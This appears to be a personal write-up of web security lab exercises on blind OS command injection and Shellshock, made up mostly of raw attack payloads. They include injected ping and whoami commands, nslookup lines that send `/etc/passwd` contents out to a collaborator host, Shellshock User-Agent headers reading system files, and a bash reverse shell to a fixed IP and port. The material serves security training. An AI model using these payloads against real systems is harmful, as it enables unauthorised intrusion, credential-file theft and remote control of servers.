
**Blind**[**OS command injection**](https://portswigger.net/web-security/os-command-injection)**with time delays :**


**email=x||ping+-c+10+127.0.0.1||**

****


**Blind**[**OS command injection**](https://portswigger.net/web-security/os-command-injection)**with output redirection :**

**email=||whoami>/var/www/images/output.txt||**

* **First step** [**Submit the feedback**](https://0abf004a03e3da528004dfae007b00fc.web-security-academy.net/feedback) **form**
* **Second step go to shop and open the product reload to capture on burpsuite**



**Output file :**

****

**Blind OS command injection with out-of-band interaction :**

email=x||nslookup+x.BURP-COLLABORATOR||


email=||nslookup+`whoami`.BURP-COLLABORATOR-SUBDOMAIN||

email=x||ping+-c+10+127.0.0.1||


csrf=eBCxJ5nhJ6UYy4cEneLSK167Nka1kErp&name=1&email=bavoyi6160%40darkse.com||nslookup+a4fhawbsmxk6e17yo7ttm80v5mbdz3ns.oastify.com||&subject=2&message=3

csrf=OQ1PCVrnKZWcBN5EQQ8zkWXd8MtdRLJZ&name=1&email=gepigin583%40eryod.com||nslookup+`cat /etc/passwd`.ufd1lgmcxhvqpliizr4dxsbfg6mxaqyf.oastify.com||&subject=3&message=6

I did play around & tried few more commands as shown below:  
`ping $(date).collaborator\_dot\_com` → date  
`ping $(pwd).collaborator\_dot\_com`→ present working directory  
`curl collaborator\_dot\_com`→ curl command  
`ping $(id).collaborator\_dot\_com`→ user ID



**OutputFile :**

****

**Unautheicated OS Injection :**

**Using in burp suite**

**User-Agent: () { :; }; echo ; /bin/bash -c "cat /etc/passwd"**


**User-Agent: () { :; }; echo ; /bin/bash -c "whoami"**


**Reverse shell command :**

**User-Agent: () { :; }; echo ; /bin/bash -c "nohup bash -i >& /dev/tcp/192.168.68.8/4444 0>&1 & "**

**A screenshot of a computer

Description automatically generated**

****

****